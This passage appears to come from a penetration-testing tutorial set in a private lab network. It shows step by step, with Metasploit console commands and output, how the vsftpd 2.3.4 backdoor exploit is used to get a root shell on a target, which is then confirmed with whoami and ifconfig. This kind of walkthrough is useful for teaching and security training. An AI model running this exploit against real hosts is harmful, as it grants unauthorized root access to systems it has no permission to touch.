


```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

The search returned an exploit that matches our vsftpd version. To use the module, type the following

Msf6> use exploit/unix/ftp/vsftpd_234_backdoor

To display the options available for the module run the command options



```
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Using the options command shows us what information is required to execute the command.

There are two fields that need to be filled *RHOST* and *RPORT*


RHOST stand for remote host – this is the IP address of our target

RPORT - this is the port that is running the vulnerable service

We need to specify the target IP address

Msf6> set rhost <IP>


RPORT is already filled so no need to change it. Enter options again to confirm the changes



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.178.12   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


To run the exploit enter the type of *exploit*

Msf6> exploit



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.178.12:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.178.12:21 - USER: 331 Please specify the password.
[+] 192.168.178.12:21 - Backdoor service has been spawned, handling...
[+] 192.168.178.12:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.178.23:33259 -> 192.168.178.12:6200 ) at 2022-04-22 22:29:22 -0400
```

success we have successfully hacked into the target.



```
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:79:02:46
          inet addr:192.168.178.12  Bcast:192.168.178.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe79:246/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:204166 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2835 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12306737 (11.7 MB)  TX bytes:502212 (490.4 KB)
          Interrupt:9 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:489 errors:0 dropped:0 overruns:0 frame:0
          TX packets:489 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:160237 (156.4 KB)  TX bytes:160237 (156.4 KB)
```